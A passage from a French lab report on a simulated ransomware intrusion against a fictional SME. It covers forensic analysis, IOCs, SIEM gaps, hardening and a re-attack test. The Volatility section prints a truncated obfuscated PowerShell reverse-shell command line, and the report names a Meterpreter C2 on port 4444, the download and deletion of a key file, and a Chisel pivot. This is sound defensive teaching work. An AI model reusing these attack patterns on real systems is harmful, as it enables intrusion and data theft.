Techniques observées : T1595 (Active Scanning) — reconnaissance Nmap/Nikto ; T1505.003 (Web Shell) — `shell.php` ; T1090 (Proxy) — tunnel Chisel et proxy SOCKS ; T1046 (Network Service Scanning) — identification des services internes ; T1018 (Remote System Discovery) — découverte d'hôtes via le pivot ; T1059.001 (PowerShell) — exécution du script ; T1486 (Data Encrypted for Impact) — chiffrement en `.ironlocked` ; T1491.001 (Internal Defacement) — modification du fond d'écran.

Techniques représentées par le scénario : T1566 (Phishing) — campagne contre le CEO, vecteur narratif ; T1204 (User Execution) — ouverture volontaire du contenu malveillant.

Conclusion. La Phase 2 montre comment une compromission initiale peut évoluer jusqu'à un impact concret. VM4 est compromise à la suite d'un phishing scénarisé, simulé par le dépôt manuel du payload ; les traces établissent ensuite la session Meterpreter, l'exécution PowerShell, le ransomware, le chiffrement et la récupération de la clé. En parallèle, le webshell et le pivot Chisel ont ouvert l'accès au réseau interne et révélé plusieurs services sensibles. Cette combinaison d'un vecteur humain et d'un point d'appui technique ouvre la voie aux phases forensique et de durcissement.

Phase 3 — Analyse forensique et réponse à incident

Objectif. Interpréter les traces laissées par l'attaque sur les systèmes compromis et sur la supervision, établir une chronologie cohérente, identifier les indicateurs de compromission et préparer le durcissement. Rappel de cadrage : le payload a été déposé manuellement sur VM4, ce qui matérialise un phishing réussi visant le CEO. La preuve technique porte sur l'exécution sous `IRON4SOFTWARE\test` ; l'association au CEO relève du rôle attribué à VM4 dans le scénario, non de l'identité Windows observée.

3.1 Première chronologie

Heure (CEST)	Événement	Source
15:18	Scan Nmap WAN (80/443)	VM1 → VM2
15:19	Scan Nikto + récupération OSINT (`equipe.html`)	VM1 → VM2
15:26	Téléchargement Chisel + tunnel SOCKS	VM2 (webshell) → VM1
15:33	Énumération DNS interne + LDAP RootDSE	VM1 (proxychains) → VM3
16:08	Vérification MS17-010 (non concluant)	VM1 (proxychains) → VM3
20:17	Callback Meterpreter (session sous `IRON4SOFTWARE\test`)	VM4 → VM1
≈ 21:03	Impact ransomware : 29 fichiers annoncés ; 30 artefacts `.ironlocked` recensés ensuite	VM4 — profil `C:\Users\Test`
après	Téléchargement de `syskey.bin` vers Kali puis suppression sur VM4	session Meterpreter → VM4

3.2 Indicateurs de compromission (IOC)

Type	Valeur	Description
IP attaquante	192.168.1.68 (Kali)	Source initiale WAN
Artefact scénarisé	`Avis_controle_URSSAF_2026.pdf.hta` / payload PowerShell	Vecteur de phishing scénarisé ; dépôt manuel sur VM4
Fichier ransomware	`demo_ransom.ps1`	Script PowerShell déployé
Extension chiffrée	`.ironlocked`	Marqueur de chiffrement

Type	Valeur	Description
Clé de chiffrement	`syskey.bin`	Récupérée via Meterpreter puis supprimée de la cible
Processus	`powershell.exe` PID 10852	PowerShell obfusqué maintenant le canal C2
Registre modifié	`HKCU:\Control Panel\Desktop\Wallpaper`	Fond d'écran changé
Note de rançon	`LISEZ_MOI_AVANT.txt`	Déposée sur le Bureau

3.3 Analyse Splunk : un SIEM installé mais aveugle

Nous nous sommes connectés au SIEM (VM5, `http://10.0.0.50:8000`) pour corréler les événements. L'état du serveur a révélé une situation critique : Splunk tournait, mais ne recevait rien.

Élément	Valeur constatée	Attendu
Version Splunk Enterprise	9.2.1 (édition gratuite)	Service `splunkd` actif
Index `main`	0 événement	Logs généraux
Index `iron4software`	0 événement	Logs métier
Index `_internal`	1,27 M événements	Seul index actif (logs de Splunk lui-même)
TCP Data Inputs	0	Écoute sur 9997
UDP Data Inputs	0	Réception des syslogs
Forwarders — Windows Event Logs	0	Aucun forwarder configuré
Forwarders — fichiers	0	Aucun forwarder configuré
HTTP Event Collector	0	Désactivé

> *Capture — voir Annexe I.2 : sur les seize index existants, seuls `_internal`, `_audit` et `_introspection` contiennent des données ; `main` et `iron4software` affichent une taille de 1 Mo pour un compte d'événements nul.*

Splunk avait bien été installé sur VM5, mais la configuration des *inputs* et le déploiement des forwarders sur les machines du LAN (VM2, VM3, VM4, VM6) n'avaient jamais été réalisés. Concrètement, le SIEM ne voyait rien.

Conséquences sur l'investigation

L'absence de journaux centralisés nous a privés de plusieurs capacités : corréler dans une même chronologie le scan, l'accès par webshell et le pivot ; recevoir une alerte lors du chiffrement massif ; rechercher `powershell.exe` ou `mshta.exe` par requête SPL ; relier les connexions sortantes (C2) aux processus. L'investigation a donc dû s'appuyer sur des sources locales et manuelles : les journaux Apache lus directement sur VM2 (`cat`

`/var/log/apache2/access.log`), l'Observateur d'événements ouvert à la main sur VM4, et un dump mémoire analysé avec Volatility sur VM5.

Event ID 4625 — tentatives de connexion échouées (disponible par défaut sur Windows). Deux événements ont été trouvés dans le journal Security de VM4 :

Champ	Valeur
Compte	`kali`
Adresse source	10.0.0.1
Station de travail	`KALI`
Type d'ouverture	3 (réseau)
Horodatages	26/08/2026 16:28:51 et 16:29:21

Ces événements affichent la station `KALI` mais une adresse source 10.0.0.1, qui correspond à VM2 dans la topologie. Il ne s'agit donc pas d'une connexion directe de VM1 vers VM4 : la lecture la plus cohérente est celle d'une tentative d'authentification ayant transité par le pivot. Les deux ouvertures ont échoué et ne démontrent aucune compromission de compte.

Limites complémentaires. Sysmon n'était pas installé sur VM4 (aucun log de création de processus ni de fichiers), l'audit avancé Windows n'était pas activé (aucune filiation `WINWORD → mshta → powershell`, aucune trace de suppression de `syskey.bin`), et les journaux Apache n'étaient consultables que par SSH faute de forwarder. L'absence simultanée d'un SIEM configuré, de l'audit avancé et de Sysmon a transformé l'investigation en une succession d'analyses manuelles. L'analyse mémoire a finalement été la seule source permettant de reconstituer le C2 et la filiation des processus. Ces lacunes sont corrigées en Phase 4.

3.4 Analyse forensique mémoire (Volatility 3)

Acquisition

Faute de journaux chronologiques, nous avons réalisé un dump mémoire de VM4 pour capturer l'état du système avant toute modification. VM4 n'ayant pas d'accès Internet (politique pfSense), le téléchargement de `winpmem.exe` depuis GitHub a échoué ; l'outil a été transféré manuellement depuis l'hôte via le glisser-déposer Proxmox. Le dump a ensuite été transféré sur VM5 pour analyse.

Sur Debian 12, `pip3 install volatility3` est refusé (`externally-managed-environment`, PEP 668). Nous avons contourné avec `pipx` et installé Volatility 3.

Résultats

Informations système (`windows.info`). `Is64Bit: True`, `KeNumberProcessors: 24`, `SystemTime: 2026-08-27 10:46:09 UTC`, `NtMajorVersion: 10`. Le dump a donc été capturé le 27 août à 10:46 UTC, soit environ seize heures après le chiffrement.

Arbre des processus (`windows.pstree`). La documentation laissait attendre `WINWORD.EXE → mshta.exe → powershell.exe`. Ni `WINWORD.EXE` ni `mshta.exe` n'étaient présents : ces processus s'étaient terminés lors du chiffrement, plus de seize heures avant le dump. Seuls subsistaient les processus persistants :

```
PID 8680  powershell.exe  32-bit  ExitTime 2026-08-26 18:17:44 UTC
 └─ PID 10852  powershell.exe  32-bit  (PAS d'ExitTime – actif)
     └─ PID 10748  conhost.exe  (actif)
```

Lecture : 8680 a lancé 10852 puis s'est terminé (technique d'évasion), tandis que 10852 était encore vivant au moment du dump. Le `Wow64=True` (processus 32 bits sur OS 64 bits) est typique des payloads Metasploit x86.

Ligne de commande (`windows.cmdline`) — PID 10852, preuve majeure :

```
"powershell.exe" -nop -w hidden -c &([scriptblock]::create(
(New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream(
(New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(
(('H4sIAJMtj2oCA7VW+2/iOBD+faX9H6IVEkGlPFraLZUqn...'))))))))
```

Les indices `-nop -w hidden` (sans profil, fenêtre cachée), `GzipStream + FromBase64String` (obfuscation) et `scriptblock::create` (exécution en mémoire, technique *fileless*) caractérisent un reverse shell. Ce processus n'est pas le script de chiffrement `demo_ransom.ps1` : c'est le Meterpreter qui maintient le C2.

Connexions réseau (`windows.netscan`) — la ligne décisive :

Proto	LocalAddr	LPort	ForeignAddr	FPort	State	PID	Owner
TCPv4	10.0.0.3	61000	192.168.1.68	4444	ESTABLISHED	10852	powershell.exe

La connexion relie VM4 (port source éphémère) à l'attaquant (192.168.1.68:4444, port Meterpreter par défaut), et elle est `ESTABLISHED` au moment du dump. Sa date de création, `2026-08-26 18:17:45 UTC` (soit 20:17:45 CEST), correspond à quelques secondes près à l'ouverture de la session Meterpreter enregistrée côté Kali à 20:17:51 +0200. Les deux sources concordent ; l'écart apparent venait seulement du mélange UTC/CEST. Un canal C2 actif et persistant est donc démontré sur VM4. La preuve établit la compromission de la session `IRON4SOFTWARE\test`, sans démontrer d'élévation au niveau système.

Recherche de la clé. L'extraction des chaînes du dump (`strings -e l`) fait apparaître à plusieurs reprises le chemin `syskey.bin` ainsi que des commentaires Meterpreter (`download`, `rm`). Surtout, la session conservée côté Kali montre directement le téléchargement de `C:\Users\Test\AppData\Local\Temp\syskey.bin` vers `/home/kali/evidence/…`, puis la commande `rm` sur la cible. L'exfiltration de la clé et sa suppression sur VM4 sont donc établies par les journaux de session, sans qu'il soit nécessaire de les inférer des seules chaînes mémoire. La valeur de la clé n'est pas reproduite.

Du point de vue de la Blue Team, la clé n'étant plus présente sur VM4, la restauration locale ne peut reposer dessus. En situation réelle, la reprise doit s'appuyer sur des sauvegardes fiables, jamais sur la coopération de l'attaquant.

> *Limites de l'analyse réseau : en posture Blue Team, nous n'avions pas accès à Kali. Aucune capture pcap complète du C2 n'a pu être faite (pas de mirroring), et les logs pfSense n'étaient pas centralisés. L'absence de Sysmon sur VM4 a aussi empêché la corrélation processus/connexion au niveau hôte. Ces lacunes ont été comblées par l'analyse mémoire.*

3.5 Synthèse de la réponse à incident

Chronologie finalisée (fondée sur les preuves)

Heure (CEST ; UTC si utile)	Événement	Preuve
26/08 16:28–16:29	Deux tentatives d'authentification réseau échouées	Event 4625 ; station `KALI` ; source 10.0.0.1 ; type 3
26/08 19:59	Création de l'artefact hameçon sur VM4 (simulation de phishing)	Horodatage disque VM4
26/08 20:17	Lancement de la chaîne PowerShell	Volatility : PID 8680 créé à 18:17:43 UTC puis PID 10852 à 18:17:44 UTC
26/08 20:17	Établissement du canal C2	Volatility : 18:17:45 UTC = 20:17:45 CEST ; Kali : session à 20:17:51 +0200
26/08 ≈ 21:03	Impact ransomware	Script : 29 fichiers ; investigation ultérieure : 30 artefacts `.ironlocked`
26/08 21:03	Note de rançon et fond d'écran	`LISEZ_MOI_AVANT.txt` + `ransom_wallpaper.bmp`
après	Récupération puis suppression de `syskey.bin`	Journal Meterpreter : `download` puis `rm`
27/08 12:46	Dump mémoire ; C2 toujours actif	`windows.info` : 10:46:09 UTC ; `netscan` : connexion `ESTABLISHED` PID 10852

Deux mesures de comptage expliquent l'écart 29/30 : l'exécution du script annonce 29 fichiers dans sa sortie console, tandis que l'investigation ultérieure recense 30 artefacts `.ironlocked`. Les deux portent sur des moments et des méthodes différents ; nous les conservons telles quelles. De même, la conversion `18:17:45 UTC = 20:17:45 CEST` aligne le C2 mémoire sur l'ouverture Meterpreter : il n'est pas nécessaire d'attribuer cet écart à une désynchronisation NTP.

3.6 Mesures de réponse recommandées

Confinement. Isoler VM4 du réseau sans l'éteindre lorsque la préservation de la mémoire vive est prioritaire — par exemple via une règle pfSense bloquant 10.0.0.3 en sortie, ce qui coupe le C2 sans perdre l'état du système.

Éradication. Après acquisition des preuves : arrêter le processus C2 (PID 10852), supprimer les artefacts connus (`.hta`, `.tmp` suspects) ; si l'intégrité du poste ne peut être garantie, préférer une réinstallation ou une restauration depuis une source de confiance à un simple nettoyage ; réinitialiser en priorité le compte techniquement compromis

`IRON4SOFTWARE\test`, et — dans le scénario où VM4 représente le poste du CEO — prévoir aussi la rotation des identifiants du CEO par précaution.

Récupération. La clé n'étant plus sur VM4, la reprise ne doit pas en dépendre. Elle doit s'appuyer en priorité sur une sauvegarde fiable et testée ; dans le seul cadre pédagogique, la copie Red Team peut servir à valider `demo_decrypt.ps1`. En l'absence de sauvegarde exploitable et de clé autorisée, la récupération des fichiers chiffrés ne peut être garantie.

L'absence de télémétrie centralisée et de sauvegardes dont la restauration a été testée alourdit fortement le coût d'investigation et de reprise. La Phase 4 distingue donc les durcissements réellement exécutés des mesures d'architecture et de continuité proposées comme cible.

Phase 4 — Durcissement de l'infrastructure

Objectif. Appliquer et documenter les mesures réellement exécutées sur VM3, VM4 et VM5, puis définir les mesures d'architecture nécessaires pour empêcher la reproduction de la chaîne d'attaque. Le journal d'exécution montre des corrections effectives, mais aussi des avertissements et des commandes en erreur ; nous conservons ces limites.

4.1 Le SIEM comme cas d'école

L'analyse de la Phase 3 a montré que Splunk était l'exemple type du SIEM « décoratif » : installé, présent dans l'architecture, cité dans la documentation, mais inopérant au moment de l'incident.

Indicateur	Au moment de l'attaque	Attendu
Index `main`	0 événement	> 100 000 / jour
Index `iron4software`	0 événement	> 50 000 / jour
Forwarders déployés	0 sur 4 machines	4 / 4
TCP Data Inputs (9997)	0	1 (écoute forwarders)
Syslog UDP	0	1 (réception pfSense)
Windows Event Logs transférés	0	VM3 + VM4
Logs Apache transférés	0	VM2

Quand nous nous sommes connectés à Splunk le 27/08 pour investiguer, nous avons obtenu zéro résultat. Aucune corrélation, aucune alerte. Le SIEM n'avait vu ni le scan, ni le webshell, ni le callback Meterpreter. L'attaquant avait agi sans que rien ne l'observe. Un SIEM ne vaut que si ses sources sont réellement raccordées, horodatées et testées. Le durcissement de VM5 prépare l'index, les services locaux, le pare-feu et les mécanismes de protection ; en revanche, le déploiement complet des forwarders distants n'est pas démontré par les journaux fournis, et nous ne le comptons donc pas comme acquis.

4.2 Architecture réseau cible — segmentation

À la suite des phases offensives, nous avons segmenté le réseau directement sur pfSense, pour empêcher qu'une compromission de poste ne donne accès à tout le réseau interne. L'architecture cible sépare les ressources internes des équipements d'administration et de supervision.

Segment	Réseau	Machines	Fonction
Interne	10.0.20.0/24	VM3 (DC), VM4 (CEO)	Ressources internes, jamais exposées directement
Management	10.0.30.0/24	VM5 (Splunk), VM6	Supervision et

Segment	Réseau	Machines	Fonction
		(admin pfSense)	administration uniquement

Source	Destination	Action	Justification
Interne	Management	Autoriser	Les postes et le DC envoient leurs logs au SIEM
Management	Interne	Autoriser	L'administrateur peut gérer les postes et le DC
WAN	Interne & Management	Bloquer	Aucune redirection depuis le WAN vers les réseaux internes

Nous employons le terme « segment » plutôt que « VLAN » : techniquement, la séparation repose sur des ponts virtuels Proxmox (VMBR), ce qui nous offre une grande souplesse pour réorganiser le réseau. Les schémas avant/après figurent en Annexe I.4.

Traitement du risque lié à VM2

VM2 hébergeait le service web exposé et a constitué le premier point d'appui de l'attaque : le webshell puis le pivot Chisel ont montré qu'une compromission de ce serveur ouvrait le réseau interne. Dans une démarche inspirée d'ISO/IEC 27005:2022, le risque principal est donc la compromission d'un service web public suivie d'un pivot vers le SI.

Élément	Évaluation
Actif	Site vitrine et infrastructure d'hébergement
Menace	Compromission du serveur web exposé
Vulnérabilités	Hébergement local, Apache/Docker, maintenance manuelle
Conséquence	Serveur utilisé comme point de pivot vers le LAN
Niveau de risque	Élevé

Le traitement retenu pour l'architecture cible consiste à externaliser le site vitrine vers une plateforme managée (type Vercel). Il s'agit d'un transfert et d'une réduction du risque, distincts de l'action réellement réalisée dans le laboratoire, qui est la déconnexion de VM2.

Critère	VM2 auto-hébergé (même durci)	Hébergement managé (Vercel)
Surface réseau	Ports 80/443 forwardés	Aucun port exposé dans le

Critère	VM2 auto-hébergé (même durci)	Hébergement managé (Vercel)
	depuis le WAN	LAN
Gestion des CVE	Manuelle (équipe à mi-temps)	Assurée par le fournisseur
Segmentation	Nécessite une DMZ + règles pfSense	Hors périmètre LAN
Coût	Maintenance VM + supervision	Gratuit à faible coût
Pivot LAN	Possible si compromission	Impossible (pas d'OS, pas de LAN)

En pratique : VM2 a été déconnectée du laboratoire, sans durcissement appliqué ; l'externalisation vers Vercel est retenue comme cible d'architecture, non comme un déploiement prouvé par les logs ; la bascule DNS reste à réaliser et à valider ; la page OSINT peut rester publique pour le réalisme, mais doit être découplée du LAN. Pour une TPE sans ressources dédiées, la meilleure défense contre la compromission d'un serveur web est souvent de ne pas en héberger localement.

4.3 Durcissement des systèmes

VM2. Déconnectée après investigation. Le script `harden-vm2.sh` n'a pas été exécuté : il reste un élément documentaire. Les mesures prévues (durcissement Apache/Docker, réduction des privilèges, filtrage local) restent pertinentes comme référence, mais ne comptent pas dans les résultats de la Phase 4, la machine ayant quitté le chemin opérationnel.

VM3 (Windows Server 2019 / DC). Le journal montre l'application effective des protections ci-dessous. Le script commence par une erreur de syntaxe sur `#Requires -RunAsAdministrator` puis se poursuit ; nous évaluons donc les résultats sur les sorties réellement observées, pas sur le seul message final `[OK]`.

Vulnérabilité	Correction appliquée
SMBv1 activé	Désactivation demandée et signature SMB renforcée. `RestartNeeded: True` : un redémarrage est requis pour finaliser.
Defender désactivé	Protection temps réel, comportement et IPS réactivés ; vérification finale positive.
Pare-feu off	Pare-feu activé, blocage entrant par défaut ; vérification finale positive.
RDP	NLA/TLS/chiffrement renforcés, règle `RDP-LAN-Only` créée. Une commande visant `RemoteDesktop-UserMode-In-TCP` échoue (nom de règle inexistant) ; la règle personnalisée reste créée.

Vulnérabilité	Correction appliquée
Mots de passe faibles	Politique portée à 12 caractères, complexité et verrouillage après 5 échecs ; mot de passe Administrateur renouvelé.
DNS AXFR ouvert	Transferts de zone restreints aux serveurs de noms autorisés.
Audit avancé	Activation tentée ; plusieurs `auditpol` retournent `0x00000057`. Le script annonce ensuite 4688/4663/4625 actifs : à considérer comme appliqué avec réserve et à valider indépendamment.
Pas de Sysmon	Sysmon 15.21 installé, configuration validée, service démarré.

VM4 (Windows 10 / CEO). Le journal confirme Defender/CFA, pare-feu, NLA/TLS, PowerShell v2 désactivé, journalisation PowerShell, restrictions Office/HTA, SMB et AutoRun. La tentative de définir `__PSLockDownPolicy` retourne `MethodInvocationNotSupportedInConstrainedLanguage`, cohérente avec une session déjà contrainte : point conservé avec réserve. Plusieurs `auditpol` retournent aussi `0x00000057` avant l'activation finale par GUID.

Vulnérabilité	Correction appliquée
Protection anti-ransomware	Defender renforcé et Controlled Folder Access activé.
Macros Office	Blocage du contenu Office venant d'Internet, niveau de sécurité macros renforcé.
HTA (vecteur Marcus)	Exécution HTA bloquée par politique locale.
PowerShell non journalisé	ScriptBlockLogging et Transcription activés.
PowerShell v2	Composant désactivé (`RestartNeeded: False`).
AutoRun USB	Désactivé pour tous les types de lecteurs.
Supervision Sysmon	Configuration validée ; service déjà enregistré (installation préalable, pas un échec).
Partages admin	Durcissement SMB / partages administratifs appliqué.

4.4 Configuration du SIEM et de l'IDS

Le dispositif de supervision repose sur trois niveaux de défense, entièrement bâtis sur des composants libres ou en édition gratuite, sans licence commerciale (Annexe I.4). Ce choix apporte trois avantages pour notre contexte : coût de licence nul, visibilité réseau dès le point

d'entrée, et détection comportementale par l'IDS là où le seul journal de pare-feu se limiterait à constater un blocage.

4.4.1 État cible et état atteint

Élément	Avant (Phase 3)	État atteint
Instance Splunk (VM5)	Non durcie	Splunk Enterprise 9.2.1 opérationnel et durci
Index `pfsense`	Inexistant	Opérationnel — 2 034 événements sur 24 h, ingestion continue
Port 5514/UDP	Fermé	Ouvert et validé — flux syslog pfSense reçu en continu
Port 9997 (forwarders)	Fermé	Écoute activée, plateforme prête pour extension
Snort sur pfSense	Non installé	Déployé en édition gratuite — règles Community et Emerging Threats
Extraction de champs	Aucune	Parsing `filterlog` : plus de 20 champs typés
Alerting	Absent	Dispositif autonome — analyse toutes les 5 minutes
Restitution	Aucune	Tableau de bord de veille local
Durcissement VM5	Aucun	SSH sur 2222, UFW, Fail2Ban, auditd

4.4.2 Collecte des journaux pfSense

La chaîne de collecte du pare-feu est démontrée de bout en bout par les preuves recueillies.

Côté pfSense — Status → System Logs → Settings : journalisation distante activée vers 10.0.0.50 sur le port 5514, avec transmission des catégories Firewall Events et Snort/IDS. *Côté Splunk* — entrée UDP sur 5514, affectée à l'index `pfsense` et au sourcetype `pfsense`. Le choix d'un port non privilégié (5514 plutôt que 514) évite d'exécuter le collecteur avec des privilèges élevés — une bonne pratique appliquée dès la conception.

Résultat — la recherche `index=pfsense filterlog` sur 24 h retourne 2 034 événements, avec extraction native des champs du format `filterlog` :

Champ	Cardinalité	Valeur opérationnelle
`action`	1 (block)	Filtrage des paquets rejetés

Champ	Cardinalité	Valeur opérationnelle
src_ip / dest_ip	4	Source et cible
dest_port	> 100	Socle de la détection de balayage
direction	1 (in)	Sens du flux
interface	3	Point d'entrée (vtnet0, vtnet1)
ip_version	2	Couverture IPv4 et IPv6
rule	6	Règle pare-feu déclenchante
reason	2	Motif du blocage
proto	TCP / UDP / ICMP / IGMP	Discrimination protocolaire

Les recherches de détection s'appuient ainsi sur des champs structurés, et non sur de l'analyse de chaîne — d'où une meilleure fiabilité et de meilleures performances à volume croissant.

4.4.3 Snort en complément du filtrage

Le journal `filterlog` répond à la question « ce paquet a-t-il été bloqué ? ». Snort répond à une question complémentaire : « ce trafic autorisé est-il malveillant ? ». Cette seconde couche détecte les tentatives d'exploitation applicative dans des flux légitimes (HTTP/HTTPS), les signatures de reconnaissance (Nmap, Nikto, scanners), les communications C2 vers des infrastructures connues, et les tentatives de force brute.

Snort est déployé sur l'interface WAN en mode détection, ses alertes remontant vers Splunk par le canal syslog déjà en place. Nous avons préféré le mode détection au mode blocage pour écarter tout risque de coupure sur faux positif, tout en conservant la valeur d'analyse. Un passage en prévention pourra être envisagé après une période d'observation permettant d'affiner les règles.

4.4.4 Durcissement de la machine de supervision

Le script `harden-vm5.sh` a été exécuté sur VM5. Les sorties confirment : mise à jour système et durcissement SSH (écoute sur 2222, authentification par clé) ; redémarrage de Splunk et écoute forwarder sur 9997 ; création de l'index `iron4software` et des entrées locales (syslog, auth.log, audit.log) ; ouverture contrôlée du canal syslog UDP, réception validée ; activation d'UFW en `deny incoming` avec règles explicites pour 2222, 8000, 8089, 9997 et 5514 ; installation de Fail2Ban (jails SSH et Splunk Web) et activation d'auditd.

Un ajustement est documenté : `ufw allow proto icmp` échoue (syntaxe non supportée par UFW). Une règle `ufw allow from 10.0.0.0/24` a été ajoutée pour rétablir la connectivité de supervision ; elle doit être resserrée vers les seules adresses d'administration en production. La consigner illustre notre démarche d'amélioration continue.

4.4.5 Alerting : une réponse à la contrainte de licence

Les fonctions d'alerting programmé de Splunk relèvent de la licence commerciale ; l'édition gratuite limite l'usage à la recherche interactive, ce qui rendait impossible une supervision continue par le produit seul. Plutôt que de renoncer ou d'engager une dépense, nous avons développé un dispositif autonome appuyé sur l'interface en ligne de commande de Splunk, accessible sans restriction :

```
cron (*/5 min)
  └─> splunk search "index=pfsense ..." -output csv   (exécution CLI locale, hors périmètre licencié)
      └─> post-traitement : agrégation, corrélation multi-sources, application des seuils
          └─> sérialisation JSON → tableau de bord de veille
              → détection · alerte · restitution
```

Fonction	Mise en œuvre
Surveillance continue	Exécution automatisée toutes les 5 minutes
Détection sur seuils	Règles de corrélation appliquées aux résultats SPL
Notification	Bandeau d'alerte avec compteur et source concernée
Restitution	Agrégation métier lisible, plutôt qu'une liste brute
Analyse de tendance	Histogramme des blocages par heure sur 24 h
Priorisation	Classements des sources et ports les plus sollicités
Coût de licence	Nul

Ce dispositif transforme un outil de recherche a posteriori en poste de supervision proactif : détection sans intervention humaine, restitution exploitable par un opérateur non spécialiste du SPL, et suivi des tendances dans la durée.

4.4.6 Preuves de fonctionnement

Indicateur	Valeur
Alertes actives	2
Paquets bloqués sur 24 h	2 013
Sources distinctes	4
Ports visés	993

Deux détections ont été remontées automatiquement sur une fenêtre de quinze minutes : un balayage de ports depuis 192.168.1.68 (993 ports distincts, 1 963 paquets, interface vtnet0) et un pic de blocages associé (1 963 paquets vers une destination unique). Le profil — 993 ports pour 1 963 paquets vers une seule cible sur un intervalle court — est caractéristique d'un balayage SYN de type Nmap sur les mille ports les plus courants ; le ratio de deux paquets par

port correspond au comportement de retransmission de ce scan. L'histogramme horaire confirme le caractère ponctuel : activité nulle sur vingt-trois heures, pic unique sur la dernière tranche.

Cette détection a été confirmée par les deux couches : le journal `filterlog` par l'analyse volumétrique, Snort par signature. Une couche seule aurait produit un signal ; deux couches concordantes en font une certitude — c'est l'intérêt concret de la défense en profondeur.

4.5 VPN itinérant WireGuard sur pfSense

Nous retenons WireGuard comme solution cible pour les accès distants. Il supprime l'exposition directe de nos services — en particulier le RDP, très exposé aux attaques externes — et réduit d'autant la surface d'attaque. L'authentification repose sur des paires de clés (cryptographie asymétrique), ce qui offre un accès distant à la fois fermé et performant. Les règles associées :

Direction	Source	Destination	Action
WAN → pfSense	Any	51820/UDP	Autoriser
Tunnel → Interne	10.200.0.0/24	10.0.20.0/24	Autoriser
Tunnel → WAN	10.200.0.0/24	Any	Bloquer
Tunnel → Management	10.200.0.0/24	10.0.30.0/24	Bloquer

Ce déploiement est présenté comme cible : les logs fournis ne le démontrent pas encore en exploitation.

4.6 Sauvegarde et continuité — cible 3-2-1

L'incident rappelle la nécessité d'une rétention et de sauvegardes indépendantes des systèmes de production. Le dispositif ci-dessous constitue la politique cible du projet ; les paramètres de rétention, l'outil Veeam, le stockage distant et les tests de restauration sont définis pour pouvoir gérer une situation critique, mais ne sont pas revendiqués comme déjà éprouvés.

Le versionnage hors poste de travail (dépôts privés GitHub, MFA, branches protégées) est retenu comme mesure de résilience pour le code et les documents critiques ; il réduit l'impact d'un chiffrement local mais doit être complété par des sauvegardes indépendantes du fournisseur.

Couche	Fréquence	Support	Localisation
1 — Production	Continue	Stockage des VM	Infrastructure Proxmox
2 — Sauvegarde locale	Quotidienne (cible)	HDD	Local
3 — Copie hors ligne	Périodique	Support hors ligne	Emplacement sécurisé séparé
4 — Copie distante	Selon RPO	Stockage distant	Infomaniak

Couche	Fréquence	Support	Localisation
		chiffré	
5 — Logs SIEM	Quotidienne (cible)	Archive des configurations et index	VM5 + stockage distinct

Dans une démarche alignée sur ISO 27005, externaliser les sauvegardes chez Infomaniak (hébergeur suisse) répond à un choix stratégique : s'affranchir des grands fournisseurs cloud américains et des lois extraterritoriales telles que le CLOUD Act, pour garder la maîtrise du lieu de stockage des données.

Cibles par machine : VM3 (DC) — sauvegarde quotidienne complète vers un support déconnectable, rétention et tests documentés ; VM4 (poste CEO) — sauvegarde des données utilisateur et des éléments de reconstruction, rotation de supports hors ligne ; VM5 (Splunk) — sauvegarde régulière des index et configurations vers un stockage distinct, avec copie distante et vérification de la capacité de rejeu ; stockage distant — contrôle d'intégrité, accès restreint au réseau de management, supervision des erreurs.

Un exercice de restauration doit être organisé périodiquement et chronométré pour valider les RTO/RPO. Faute de journal de test correspondant, nous ne revendiquons aucun temps de restauration mesuré dans cette version.

Phase 5 — Ré-attaque après durcissement

Objectif. Rejouer les techniques de la Phase 2 pour vérifier que le durcissement a neutralisé les vecteurs initiaux, et comparer les résultats avant/après.

5.1 Méthodologie

La ré-évaluation se concentre sur les vecteurs effectivement démontrés en Phase 2 : exposition web et pivot, exécution du payload sur VM4, exposition SMBv1. Nous n'intégrons aucun résultat de devinage de mot de passe, faute de preuve correspondante.

5.2 Résultats par vecteur

Vecteur 1 — Pivot via webshell (VM2 → LAN). Avant : accès réussi via Chisel depuis VM2, pivot SOCKS5 vers le LAN. Après : VM2 a été déconnectée du laboratoire ; le point de pivot de la Phase 2 n'est plus disponible dans les mêmes conditions. L'externalisation du site vitrine est traitée séparément comme architecture cible, non comme résultat de cette ré-évaluation.

Vecteur 2 — Phishing scénarisé / exécution HTA (VM4). Avant : pour reproduire de façon déterministe un hameçonnage réussi, l'artefact avait été déposé manuellement sur VM4 puis exécuté ; la session s'exécutait sous `IRON4SOFTWARE\test`. Après durcissement, une tentative de récupération du même fichier montre que Windows Defender le détecte et le met en quarantaine :

```
PS C:\Users\Test\Downloads> Get-MpThreatDetection
InitialDetectionTime : 29/08/2026 19:14:22
ThreatID             : 2147756719
ThreatStatusID       : 4
ActionSuccess        : True
Resources            : {file:_C:\Users\Test\Downloads\f69a03e8-...txt,
                        webfile:_...https://www.wormhole.page/...}
```

Le fichier `.crdownload` de Chrome a également été intercepté à 19:13:37. `DidThreatExecute: False` — la menace n'a pas été exécutée. La GPO de détection des téléchargements est active. Le binaire `mshta.exe` reste présent sur le système, mais le vecteur d'entrée (téléchargement du fichier malveillant) est neutralisé, et le Controlled Folder Access empêcherait en outre le chiffrement des répertoires protégés.

Vecteur 3 — Réduction du risque SMBv1 / MS17-010 (VM3). Avant : SMBv1 était activé sur VM3, mais le contrôle MS17-010 de la Phase 2 avait retourné `445/tcp filtered` sans confirmer de vulnérabilité exploitable — EternalBlue n'est donc pas une exploitation réussie. Après : le durcissement demande la désactivation de SMBv1 et renforce la signature SMB. Le journal indique `RestartNeeded: True` : le risque est traité par suppression du protocole, sous réserve de finalisation après redémarrage et validation post-boot.

5.3 Synthèse comparative

Vecteur	Phase 2 (avant)	Phase 5 (après)	Évaluation
Pivot Chisel via VM2	Succès	VM2 déconnectée ; pivot indisponible	Chaîne interrompue dans le lab

Vecteur	Phase 2 (avant)	Phase 5 (après)	Évaluation
Phishing scénarisé / HTA	Exécution démontrée (payload déposé)	Détection Defender, quarantaine	Bloqué
SMBv1 / MS17-010	SMBv1 activé ; test non concluant	Désactivation demandée ; reboot requis	Risque fortement réduit, validation post-redémarrage requise

La ré-évaluation montre que plusieurs conditions nécessaires à la chaîne initiale ont été modifiées : VM2 n'est plus disponible comme pivot, VM4 dispose de protections renforcées, et SMBv1 fait l'objet d'une désactivation nécessitant un redémarrage. Nous ne revendiquons ni un test de devinage de mot de passe, ni une exploitation EternalBlue, ni un taux artificiel de « 100 % à 0 % ». Chaque résultat reste limité à ce qui a été rejoué ou vérifié.

Phase 6 — Gestion des risques et conformité ISO 27001

